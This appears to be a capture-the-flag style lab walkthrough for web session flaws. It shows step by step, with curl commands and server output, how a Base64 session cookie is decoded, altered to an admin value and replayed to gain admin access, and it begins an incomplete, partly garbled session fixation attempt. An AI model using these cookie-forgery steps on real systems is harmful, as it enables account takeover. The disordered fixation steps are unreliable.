




# Web Application Security Testing -> **Weak Session ID. Session Fixation. CSRF**

---

- ♦ Web Application Security Testing -> **Weak Session ID. Session Fixation. CSRF**
  - **Weak Session ID**
  - **Session Fixation**
  - **CSRF**
    -  **WARNING:** *There is a bug in this task!!!* 
      - *Possible ways to fix the error.*

## Weak Session ID



### Session Flaws

Web applications require better session management to keep tracking the state of application and it's users' activities. Insecure session management can leads to attacks such as session prediction, hijacking, fixation and replay attacks.

Read more about session management

[OWASP Session Management Cheat Sheet](#)

Welcome UsualUser! You will never find the possibility to login as admin! Uuuuu-Ha-Ha-Ha

[Return to home](#)

### Solution

1. Launch a terminal (`[Ctrl]+[Alt]+[T]`)
2. Type `curl -v http://178.172.195.18:11177/weak_sessionID/`.

**NOTE:** `-v` - to display additional information (*headers, cookies, etc.*)

3. Let's see more information to find cookies.

#### **NOTE:**

Here we found the `user=SXRJc1RoZVNlc3Npb25PZkFuVXN1YWxVc2Vy` cookie encoded in Base64 format.

Let's see what data is encrypted.

4. Select `SXRJc1RoZVNlc3Npb25PZkFuVXN1YWxVc2Vy`
5. Right-click the selected ad and select "Copy Selected."

The screenshot shows a terminal window with the following content:

```
(vagrant@kali)~$ curl -v http://178.172.195.18:11177/weak_sessionID/
* Trying 178.172.195.18:11177 ...
* Connected to 178.172.195.18 (178.172.195.18) port 11177
> GET /weak_sessionID/ HTTP/1.1
> Host: 178.172.195.18:11177
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 10 Jan 2024 18:48:28 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.29
< Set-Cookie: user=SXRJc1RoZVNlc3Npb25PZkFuVXN1YWxVc2Vy; expires=Thu, 11-Jan-2024 18:48:28 GMT; Max-Age=86400
< Vary: Accept-Encoding
< Content-Length: 2061
< Content-Type: text/html
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/1999/xhtml"
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-type" content="text/html; charset=utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>IT Academy Vulnerable Lab</title>
    <link href="/css/bootstrap.min.css" rel="stylesheet">
    <link href="/css/custom.css" rel="stylesheet">
  </head>
  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="row">
          <div class="col-md-3">
            <div class="col-md-9">
              <div class="thumbnail">
                <div class="caption-full">
                  <h4><a href="#">Session Flaws</a></h4>
                  <p align="justify">
                    Web applications require better session management to keep tracking the state of application and it's users' activities. Insecure session management can leads to attacks such as session prediction, hijacking, fixation and replay attacks.
                  </p>
                  <p>Read more about session management <br>
                    <strong><a target="_blank" href="https://owasp.org/www-project-cheat-sheets/cheatsheets/Session_Management_Cheat_Sheet.html">OWASP Session Management Cheat Sheet</a></p></strong>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    <div class="well">
      <div class="col-lg-6">
        <p>
          <strong>
            Welcome UsualUser! You will never find the possibility to login as admin! Uuuuu-Ha-Ha-Ha
          </strong>
        </p>
      </div>
    </div>
  </body>
</html>
```


Annotations on the screenshot:

- 1) Type this command**: Points to the `curl` command in the terminal.
- 2) Select cookie value**: Points to the cookie value `SXRJc1RoZVNlc3Npb25PZkFuVXN1YWxVc2Vy` in the `Set-Cookie` header.
- 3) Right-click and choose "Copy Selected"**: Points to the "Copy Selection" option in the context menu.


The context menu is open over the selected cookie value, showing the following options:

- Copy Selection (Ctrl+Shift+C)
- Paste Clipboard (Ctrl+Shift+V)
- Paste Selection (Shift+Ins)
- Zoom in (Ctrl++)
- Zoom out (Ctrl+-)
- Zoom reset (Ctrl+0)
- Clear Active Terminal (Ctrl+Shift+X)
- Split Terminal Horizontally (Ctrl+Shift+D)
- Split Terminal Vertically (Ctrl+Shift+R)
- Collapse Subterminal (Ctrl+Shift+E)
- Toggle Menu (Ctrl+Shift+M)
- Hide Window Borders
- Preferences...

6. Open your preferred web browser.
7. Enter `base64 decode online`.
8. Open the first link (e.g.: <https://www.base64encode.org/>)



9. Right-click the **"Decode from Base64"** input and paste the copied value.
10. Press the [**< DECODE >**] button.
11. The `ItIsTheSessionOfAnUsualUser` value has been decoded.



**Try to guess:**

If we change `UsualUser` part to `Admin` and code it, it will affect the application...

12. Click the `[Encode]` button on the top of page.
13. Insert `ItIsTheSessionOfAnUsualUser` into the "**Encode to Base64**" input.
14. Change `ItIsTheSessionOfAnUsualUser` to `ItIsTheSessionOfAnAdmin`.
15. Press the `[> CODING <]` button.
16. Select `SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=` and copy the new encoded value.

The screenshot shows the website <https://www.base64encode.org>. The page has a green header with "BASE64" and "Decode and Encode" buttons. A red arrow points to the "Encode" button, with the annotation "9) Click the [Encode] button". Below the header, the input field contains "ItIsTheSessionOfAnAdmin", with a red arrow pointing to it and the annotation "10) Change 'ItIsTheSessionOfAnUsualUser' to 'ItIsTheSessionOfAnAdmin'". Below the input field, there are checkboxes for encoding options and a "Live mode OFF" button. A red arrow points to the "Live mode OFF" button, with the annotation "11) Press the [> CODING <] button". Below the checkboxes, there is a green button with "> ENCODE <". A red arrow points to this button, with the annotation "12) Copy 'SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=' the new encoded value". The output field at the bottom shows the encoded value "SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=".

https://www.base64encode.org

Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux

**BASE64** Decode Decode and Encode Encode

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online

**Encode to Base64 format**  
Simply enter your data then push the encode button. 9) Click the **[Encode]** button

ItIsTheSessionOfAnAdmin

10) Change "ItIsTheSessionOfAnUsualUser" to "ItIsTheSessionOfAnAdmin"

11) Press the **[> CODING <]** button

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).


**> ENCODE <** Encodes your data into the area below.

SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=

12) Copy "SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=" the new encoded value



17. Go back to the terminal and type `curl --cookie "user=SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=" -v http://178.172.195.18:11177/weak_sessionID/`
18. Obviously, this affected the behavior of the application and we received a "Flag".



```
(vagrant@kali)~$ curl --cookie "user=SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=" -v http://178.172.195.18:11177/weak_sessionID/
* Trying 178.172.195.18:11177...
* Connected to 178.172.195.18 (178.172.195.18) port 11177
> GET /weak_sessionID/ HTTP/1.1
> Host: 178.172.195.18:11177
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: user=SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=
>
< HTTP/1.1 200 OK
< Date: Wed, 10 Jan 2024 20:31:18 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.29
< Set-Cookie: user=SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=; expires=Tue, 09-Jan-2024 20:31:18 GMT; Max-Age=-86400
< Set-Cookie: user=SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4=; expires=Tue, 09-Jan-2024 20:31:18 GMT; Max-Age=-86400
< Vary: Accept-Encoding
< Content-Length: 2047
< Content-Type: text/html
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-type" content="text/html; charset=utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>IT Academy Vulnerable Lab</title>
    <link href="/css/bootstrap.min.css" rel="stylesheet">
    <link href="/css/custom.css" rel="stylesheet">
  </head>
  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top" role="navigation"></nav>
    <div class="container">
      <div class="row">
        <div class="col-md-3">
        </div>
        <div class="col-md-9">
          <div class="thumbnail">
            <div class="caption-full">
              <h4><a href="#">Session Flaws</a></h4>
              <p align="justify">
                Web applications require better session management to keep tracking the state of application and it's users' activities. Insecure session management can leads to attacks such as session prediction, hijacking, fixation and replay attacks.
              </p>
              <p>Read more about session management <br>
              <strong><a target="_blank" href="https://owasp.org/www-project-cheat-sheets/cheatsheets/Session_Management_Cheat_Sheet.html">OWASP Session Management Cheat Sheet</a></strong>
            </div>
          </div>
          <div class="well">
            <div class="col-lg-6">
              <p>
                Ok, you won. Use this flag to pass the task: 51e8224582c15f5f82a8add9e88
              </p>
            </div>
            <div align="right">
              <button class="btn btn-default" onclick="javascript:window.location.href='/' ; return false;">Return to home</button>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```


**13) Add to curl command --cookie "user=SXRJc1RoZVNlc3Npb25PZkFuQWRtaW4="**

**14) Collect the "Flag"**

# Session Fixation


## Task

1. Your target is admin!
2. Try to attack him via any messenger and get the access to admin account.
3. You will find the flag there.



## Solution

1. To use a session fixation attack, we need to verify that the basic requirements are met.
  1. Session IDs must be persistent and can't be changed by privilege escalation.
  2. The web application must support operations with the provided sessions and not modify them.
2. Before we begin, let's clear all cookies (if any) from the target web application.
  1. Press the **[F12]** button (to open the developer toolbar).
  2. Go to the "Storage" tab.
  3. Expand the "Cookies" menu.




4. Right-click on them and select "**Delete All**".
3. Now we need to enter any username and password (for example: *Violet/vpass*).

**NOTE:**

If the user does not exist, a new account will be created.

If the message "*You have entered an incorrect username or password*" appears, the user exists.


4. After logging in, we need to check what are the cookies were installed.
  1. Press the **[F12]** button.
  2. Go to the "*Storage*" tab.
  3. Expand the "*Cookies*" menu.



Hello, Violet! Use your session for attack: 2222d8774ceed0e4144f419505fc40e1cc51b844

Log out

Return to home




5. As we can see, cookies were not set. As a result, all necessary requirements are met.

**IMPORTANT NOTE:**



If we look at the URL, the construct `?session=2222d8774ceed0e4144f419505fc40e1cc51b844` should set that session ID, but nothing happened. I don't know why, but this may make it impossible to carry out this attack. I'll try to implement this, but I'm not sure if it's possible.

According to [RFC 6265](#), cookies can be set via the Set-Cookie header, using JavaScript, or received from a server application, they are also can be installed manually in a real browser. A GET request can only create a temporary variable whose lifecycle is limited by page reloads.





After logging in, press [F5] to reload the page and check whether the cookies are created or not.



5) Copy and paste the "name" and "value" parameters.

6) To test and ensure that cookies are permanent, you will need to reload the page and you will need to log out and then log in again.

Creating cookies manually in the browser

1) Press the [F12] button (to open the developer toolbar).

2) Go to the "Storage" tab.

3) Expand the "Cookies" menu.

4) Click the "+" icon to create a new cookie.

6. We see the message "Use your session to attack: 2222d8774ceed0e4144f419505fc40e1cc51b844".

